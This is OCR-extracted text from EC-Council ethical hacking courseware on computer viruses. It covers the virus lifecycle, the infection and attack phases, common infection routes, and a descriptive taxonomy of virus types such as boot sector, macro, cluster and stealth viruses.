
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Stages of Virus Lifecycle

The virus lifecycle includes the following six stages from origin to elimination.

1. **Design**: Development of virus code using programming languages or construction kits.
2. **Replication**: The virus replicates for a period within the target system and then spreads itself.
3. **Launch**: The virus is activated when the user performs specific actions such as running an infected program.
4. **Detection**: The virus is identified as a threat infecting target system.
5. **Incorporation**: Antivirus software developers assimilate defenses against the virus.
6. **Execution of the damage routine**: Users install antivirus updates and eliminate the virus threats.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Working of Viruses

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs through specific events. Viruses need such events to take place, as they cannot self-start, infect hardware, or transmit themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, websites, malicious advertisements, flashcards, pop-ups, and so on. The virus can then attack the system's built-in programs, antivirus software, data files, system startup settings, etc.

Viruses have two phases: the **infection phase** and the **attack phase**.

- **Infection Phase**

  Programs modified by a virus infection can enable virus functionalities to run on the system. The virus infects the target system after it is triggered and becomes active upon the execution of infected programs, because the program code leads to the virus code.

  The two most important factors in the infection phase of a virus are as follows:

  - Method of infection
  - Method of spreading

  A virus infects a system in the following sequence:

  - The virus loads itself into memory and checks for an executable on the disk.
  - The virus appends malicious code to a legitimate program without the permission or knowledge of the user.
  - The user is unaware of the replacement and launches the infected program.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The execution of the infected program also infects other programs in the system.
- The above cycle continues until the user realizes that there is an anomaly in the system.

Apparently, the user unknowingly triggers and executes the virus for it to function. There are many ways to execute programs while the computer is running. For example, if the user installs any software tool, the setup program calls various built-in sub-programs during extraction. If a virus program already exists, it can be activated with this type of execution, and the virus can also infect additional setup programs.

Specific viruses infect in different ways, such as

- A file virus infects by attaching itself to an executable system application program. Potential targets for virus infections are as follows:
  - Source code
  - Batch files
  - Script files
- Boot sector viruses execute their code before the target PC is booted.

Viruses spread in a variety of ways. There are virus programs that infect and keep spreading every time the user executes them. Some virus programs do not infect programs when first executed. They reside in a computer's memory and infect programs later. Such virus programs wait for a specified trigger event to spread at a later stage. Therefore, it is difficult to recognize which event might trigger the execution of a dormant virus. As illustrated in the figure below, the.EXE file's header, when triggered, executes and starts running the application. Once this file is infected, any trigger event from the file's header can activate the virus code along with the application program immediately after executing it.

The most popular methods by which a virus spreads are as follows:

- **Infected files**: A virus can infect a variety of files.
- **File-sharing services**: A virus can take advantage of file servers to infect files. When unsuspecting users open the infected files, their machines also become infected.
- **DVDs and other storage media**: When infected storage media such as DVDs, flash drives, and portable hard disks are inserted into a clean system, the system gets infected.
- **Malicious attachments and downloads**: A virus spreads if a malicious attachment sent via email is opened or when apps are downloaded from untrusted sources.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.34: Infection Phase

- **Attack Phase**

  Once viruses spread throughout the target system, they start corrupting the files and programs of the host system. Some viruses can trigger and corrupt the host system only after the triggering event is activated. Some viruses have bugs that replicate themselves and perform activities such as deleting files and increasing session time. Viruses corrupt their targets only after spreading as intended by their developers.

  Most viruses that attack target systems perform the following actions:

  - Delete files and alter the content of data files, slowing down the system
  - Perform tasks not related to applications, such as playing music and creating animations




Figure 7.35: Attack Phase

The figure shows two files, A and B. Before the attack, the two files are located one after the other in an orderly manner. Once a virus code infects the file, it alters the position of

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

the files placed consecutively, leading to inaccuracy in file allocations and causing the system to slow down as the user tries to retrieve the files.

In the attack phase:

- Viruses execute upon triggering specific events
- Some viruses execute and corrupt via built-in bug programs after being stored in the host's memory
- The latest and most advanced viruses conceal their presence, attacking only after thoroughly spreading through the host

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How does a Computer Get Infected by Viruses?

1. When a user accepts files and downloads without properly checking the source
2. Opening infected e-mail attachments
3. Installing pirated software
4. Not updating and not installing new versions of plug-ins
5. Not running the latest antivirus application
6. Clicking malicious online ads
7. Using portable media
8. Connecting to untrusted networks

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

How does a Computer Get Infected by Viruses?

To infect a system, first, a virus has to enter it. Once the user downloads and installs the virus from any source and in any form, it replicates itself to other programs. Then, the virus can infect the computer in various ways, some of which are listed below:

- **Downloads**: Attackers incorporate viruses in popular software programs and upload them to websites intended for download. When a user unknowingly downloads this infected software and installs it, the system is infected.
- **Email attachments**: Attackers usually send virus-infected files as email attachments to spread the virus on the victim's system. When the victim opens the malicious attachment, the virus automatically infects the system.
- **Pirated software**: Installing cracked versions of software (OS, Adobe, Microsoft Office, etc.) might infect the system as they may contain viruses.
- **Failing to install security software**: With the increase in security parameters, attackers are designing new viruses. Failing to install the latest antivirus software or regularly update it may expose the computer system to virus attacks.
- **Updating software**: If patches are not regularly installed when released by vendors, viruses might exploit vulnerabilities, thereby allowing an attacker to access the system.
- **Browser**: By default, every browser comes with built-in security. An incorrectly configured browser could result in the automatic running of scripts, which may, in turn, allow viruses to enter the system.
- **Firewall**: Disabling the firewall will compromise the security of network traffic and invite viruses to infect the system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Pop-ups**: When the user clicks any suspicious pop-up by mistake, the virus hidden behind the pop-up enters the system. Whenever the user turns on the system, the installed virus code will run in the background.
- **Removable media**: When a healthy system is associated with virus-infected removable media (e.g., CD/ DVD, USB drive, card reader), the virus spreads the system.
- **Network access**: Connecting to an untrusted Wi-Fi network, leaving Bluetooth ON, or permitting a file sharing program that is accessed openly will allow a virus to take over the device.
- **Backup and restore**: Taking a backup of an infected file and restoring it to a system infects the system again with the same virus.
- **Malicious online ads**: Attackers post malicious online ads by embedding malicious code in the ads, also known as malvertising. Once users click these ads, their computers get infected.
- **Social Media**: People tend to click on social media sites, including malicious links shared by their contacts, which can infect their systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Viruses

- Viruses are categories according to their functioning and targets
- Some of the example includes:

System or Boot Sector Virus	Polymorphic Virus	Web Scripting Virus
File and Multipartite Virus	Metamorphic Virus	Email and Armored Virus
Macro and Cluster Virus	Overwriting File or Cavity Virus	Add-on and Intrusive Virus
Stealth/Tunneling Virus	Companion/Camouflage Virus	Direct Action or Transient Virus
Encryption Virus	Shell and File Extension Virus	Terminate & Stay Resident Virus
Sparse Infector Virus	FAT and Logic Bomb Virus	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Viruses

Computer viruses are malicious software programs written by attackers to gain unauthorized access to a target system. Thus, they compromise the security of the system as well as its performance. For any virus to corrupt a system, it has to first associate its code with executable code.

It is important to understand how viruses:

- Add themselves to the target host's code
- Choose to act upon the target system

Viruses are categories according to their functioning and targets. Some of the most common types of computer viruses that adversely affect the security of systems are listed below:

1. System or Boot Sector Virus
2. File Virus
3. Multipartite Virus
4. Macro Virus
5. Cluster Virus
6. Stealth/Tunneling Virus
7. Encryption Virus
8. Sparse Infector Virus
9. Polymorphic Virus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Metamorphic Virus
11. Overwriting File or Cavity Virus
12. Companion Virus/Camouflage Virus
13. Shell Virus
14. File Extension Virus
15. FAT Virus
16. Logic Bomb Virus
17. Web Scripting Virus
18. Email Virus
19. Armored Virus
20. Add-on Virus
21. Intrusive Virus
22. Direct Action or Transient Virus
23. Terminate and Stay Resident Virus (TSR)

System or Boot Sector Viruses

The most common targets for a virus are the system sectors, which include the master boot record (MBR) and the DOS boot record system sectors. An OS executes code in these areas while booting. Every disk has some sort of system sector. MBRs are the most virus-prone zones because if the MBR is corrupted, all data will be lost. The DOS boot sector also executes during system booting. This is a crucial point of attack for viruses.

The system sector consists of only 512 bytes of disk space. Therefore, system sector viruses conceal their code in some other disk space. The primary carriers of system or boot sector viruses are email attachments and removable media (USB drives). Such viruses reside in memory. Some sector viruses also spread through infected files; these are known as multipartite viruses.

A boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR. When the system boots, first, the virus code executes and then control passes to the original MBR.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.36: Working of system and boot sector virus

- **Virus Removal**

  System sector viruses create the illusion that there is no virus on the system. One way to deal with this virus is to avoid the use of the Windows OS and switch to Linux or Mac, because Windows is more prone to such attacks. Linux and Macintosh have built-in safeguards for protection against these viruses. The other approach is to periodically perform antivirus checks.

File Viruses

File viruses infect files executed or interpreted in the system, such as COM, EXE, SYS, OVL, OBJ, PRG, MNU, and BAT files. File viruses can be direct-action (non-resident) or memory-resident viruses.

File viruses insert their code into the original file and infect executable files. Such viruses are numerous, albeit rare. They infect in a variety of ways and are found in numerous file types. The most common type of file virus operates by identifying the file type it can infect most easily, such as that with filenames ending in .COM or .EXE. During program execution, the virus executes along with program files to infect more files. Overwriting a virus is not easy, as the overwritten programs no longer function properly. These viruses tend to be found immediately. Before inserting their code into a program, some file viruses save the original instructions and allow the original program to execute, so that everything appears normal.

File viruses hide their presence using stealth techniques to reside in a computer's memory in the same way as system sector viruses. They do not show any increase in file length while performing directory listing. If a user attempts to read the file, the virus intercepts the request, and the user gets back his original file. File viruses can infect many file types, as a wide variety of infection techniques exist.




Figure 7.37: Working of file virus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Multipartite Viruses

A multipartite virus (also known as a multipart virus or hybrid virus) combines the approach of file infectors and boot record infectors and attempts to simultaneously attack both the boot sector and the executable or program files. When the virus infects the boot sector, it will, in turn, affect the system files and vice versa. This type of virus re-infects a system repeatedly if it is not rooted out entirely from the target machine. Some examples of multipartite viruses include Invader, Flip, and Tequila.

Macro Viruses

Macro viruses infects Microsoft Word or similar applications by automatically performing a sequence of actions after triggering an application. Most macro viruses are written using the macro language Visual Basic for Applications (VBA), and they infect templates or convert infected documents into template files while maintaining their appearance of common document files.

Macro viruses are somewhat less harmful than other viruses. They usually spread via email. Pure data files do not allow the spreading of viruses, but sometimes, the average user, due to the extensive macro languages used in some programs, easily overlooks the line between a data file and an executable file. In most cases, just to make things easy for users, the line between a data file and a program starts to blur only when the default macros are set to run automatically every time the data file is loaded. Virus writers can exploit universal programs with macro capability, such as Microsoft Word, Excel, and other Office programs. Windows Help files can also contain macro code.




Figure 7.38: Working of a macro virus

Cluster Viruses

Cluster viruses infect files without changing the file or planting additional files. They save the virus code to the hard drive and overwrite the pointer in the directory entry, directing the disk read point to the virus code instead of the actual program. Even though the changes in the directory entry may affect all the programs, only one copy of the virus exists on the disk.

A cluster virus, e.g., Dir-2, first launches itself when any program starts on the computer system, and control is then passed to the actual program.

This virus infection leads to severe problems if the victim does not know its exact location. If it infects memory, it controls access to the directory structure on the disk.

If the victim boots from a clean floppy disk and then runs a utility such as CHKDSK, the utility reports a serious problem with the cross-linked file on the disk. Such utilities usually offer to correct the problem. If the offer is accepted, the virus infects all the executable files and results in the loss of original content, or all files might appear to be of the same size.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Stealth Viruses/Tunneling Viruses

These viruses try to hide from antivirus programs by actively altering and corrupting the service call interrupts while running. The virus code replaces the requests to perform operations with respect to these service call interrupts. These viruses state false information to hide their presence from antivirus programs. For example, a stealth virus hides the operations that it modified and gives false representations. Thus, it takes over portions of the target system and hides its virus code.

A stealth virus hides from antivirus software by hiding the original size of the file or temporarily placing a copy of itself in some other system drive, thus replacing the infected file with the uninfected file that is stored on the hard drive.

In addition, a stealth virus hides the modifications performed by it. It takes control of the system's functions that read files or system sectors. When another program requests information that has already modified by the virus, the stealth virus reports that information to the requesting program instead. This virus also resides in memory.

To avoid detection, these viruses always take over system functions and use them to hide their presence.

One of the carriers of stealth viruses is the rootkit. Installing a rootkit results in such a virus attack because a Trojan installs the rootkit and is thus capable of hiding any malware.

